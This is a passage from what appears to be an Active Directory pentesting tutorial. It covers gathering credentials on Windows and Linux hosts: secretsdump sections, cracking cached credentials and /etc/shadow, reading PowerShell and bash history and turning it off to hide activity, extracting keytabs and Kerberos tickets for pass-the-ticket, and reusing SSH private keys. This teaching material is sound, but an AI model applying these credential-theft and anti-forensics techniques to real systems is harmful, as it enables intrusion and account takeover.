The Dumping cached domain logon information section contains the Domain Cached Credentials. In order to crack them, you need to saved them in format $DCC2$10240#username#hash, then you can use hashcat.
The section $MACHINE.ACC contains the computer account password (encoded in hexadecimal), as well the NT hash.
The section DefaultPassword contains the Auto-logon password. In order to get the domain and username, you need to check the DefaultDomainName and DefaultUserName entries of the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon registry key.
The DPAPI_SYSTEM section contains the master DPAPI keys of the system. These keys allow to decrypt the user files.
The NK$LM give us the key used to encrypt the Domain Cached Credentials, but since secretsdump already decrypt them is only for informational purposes.
Finally, the entries with format _SC_<service> are the ones that indicates the password of users that are running services. In this case, the mysql service. We don't know the username of the service user, but we can check it in the computer.
PS C:\> Get-WmiObject win32_service -Filter "name='mysql'" | select -ExpandProperty startname
ETHERDRAKE\han
Show user account that runs the mysql service
Powershell history
Apart from the LSASS process and registry, you can also search for credentials in other places like the Powershell history of users. You can use the following commands to locate and read the Powershell history.
Get the Powershell history path of the current users.
Get-ChildItem C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Check the Powershell history of all users
Also, as a tip, you may want to use the following command to avoid storing your own commands in the Powershell history.
Disabling Powershell history
Other places to find credentials in Windows
Moreover, you can also search for credentials in scripts or configuration files located in the computer. There are also a lot of software like browsers that stores credentials that could be useful in a pentest, to check a good list of software that stores its credentials you can check the LaZagne project.
Alternatively, in a pentest or red team engagement, you could also use another techniques to get credentials like set keyloggers or fake SSP modules.
Linux computers
Linux computers discovery
In order to discovery Linux computers in a domain you can also query to the domain database just like with the Windows computers by using LDAP in case you have domain credentials.
In other case, can be a little more difficult since Linux computers don't have any characteristic port opened by default, however many Linux machines are used as servers that are remotely administrate. In order to administrate Linux computers, usually the SSH protocol is used. The SSH server service listens in the port 22 so you can perform a scan to this port in the network in order to identify Linux machines.
Linux computers connection
In order to connect to a Linux machine to get a shell in it, the most common option is to use SSH. Sometimes you may even could use Powershell remoting, since it can work over SSH.
$ ssh root@debian10
root@192.168.100.137's password:
Linux debian10 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  7 12:55:20 2021 from 192.168.100.137
root@debian10:~#
SSH connection to a Linux machine
Apart from using username and password, you may can connect by using an SSH key that you may can grab from another machine.
Connecting to another machine with an SSH key.
Finally in case the target Linux computer is part of the domain, you may be able to use Kerberos authentication with SSH. You can specify the SSH client to use Kerberos authentication by enabling the GSSAPI authentication (-o GSSAPIAuthentication=yes). You can get a ticket by stolen it (Pass-The-Ticket), or by requesting it with a NT hash (Overpass-The-Hash) or Kerberos key (Pass-The-Key). You can use Rubeus, cerbero or impacket to request Kerberos tickets with NT hash or Kerberos keys.
Moreover, older Linux machines may have Telnet enabled on port 23. You will need an username and password to connect to it.
Linux computers credentials
Unfortunately for attackers, Linux doesn't have a lsass process with cached credentials. But there are many places that can be interesting to look…
Linux Kerberos tickets
In order to be authenticate users, the Linux machines usually have a Kerberos client that is configured with the domain computer account. You can find the credentials in the keytab, usually found in /etc/krb5.keytab, or in the value specified by the environment variables KRB5_KTNAME or KRB5_CLIENT_KTNAME, or specified in the Kerberos configuration file in /etc/krb5.conf. You can display its contents, including the keys, with klist command, or cerbero.
$ klist -k -Ke
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   1 r2d2@etherdrake.local (DEPRECATED:arcfour-hmac)  (0xc49a77fafad6d3a9270a8568fa453003)
Displaying the accounts in the default keytab
In this case there is a configured account with the NT hash (that is used in RC4-HMAC algorithm of Kerberos). You can use the keys stored to ask for a Kerberos ticket an impersonate the user.
Additionally, when a domain user is authenticated in the machine, a Kerberos ticket is retrieved. You can take these tickets and impersonate the users in the domain. You can normally find the tickets under the /tmp directory in files with the format krb5cc_%{uid} where uid is the user UID. However, it is also possible that tickets are stored in the Linux kernel keys instead of files, but you can grab them and convert to files by using tickey. Once you have the ticket files, you can use them to perform a Pass the ticket attack.
Tickets in Linux
In order to be sure where the tickets are stored in a Linux machine, you can check the Kerberos configuration file in /etc/krb5.conf.
Linux user files
Apart from that, you can get the credentials stored in the /etc/shadow file that contains the local users passwords. Then you can try to crack them by using hashcat. Sometimes passwords are reused across machines. however you cannot perform a Pass-The-Hash attack since in order to remotely authenticate against a Linux machine, using SSH for example, you require the password.
SSH keys
Another possibility is to search for SSH private keys, usually stored in the .ssh directory of the users directory. The name of the file is usually id_rsa or id_ed25519.
Private key identification
In case the private key doesn't require a passphrase for using it, then you may can use it to connect to another machines in the domain.
Connecting to another machine with the SSH key.
Furthermore, if you can find the known_hosts file in .ssh directory, and you are lucky, it may show you the hostnames of the machines that are connected through ssh by using the private keys. However, this file can contain the names hashed, but you can crack them with hashcat. To create a wordlist of hostnames you could query the hostnames of the machines in the domain.
Bash history
Additionally, you may find more information about ssh connections and other stuff like credentials in the command history of the machine users, usually located in the .bash_history file of the user directory.
By the way, if you want to avoid letting your commands logged in the history, you can unset the HISTFILE environment variable or using a similar method.
Disable bash history
Other places to find credentials in Linux
Likewise, you may be able to find passwords and keys to connect to different services (like databases) and machines in configuration files of the software or scripts located in the machine.
Moreover, you can check the LaZagne project for more software that can be susceptible of credential stealing.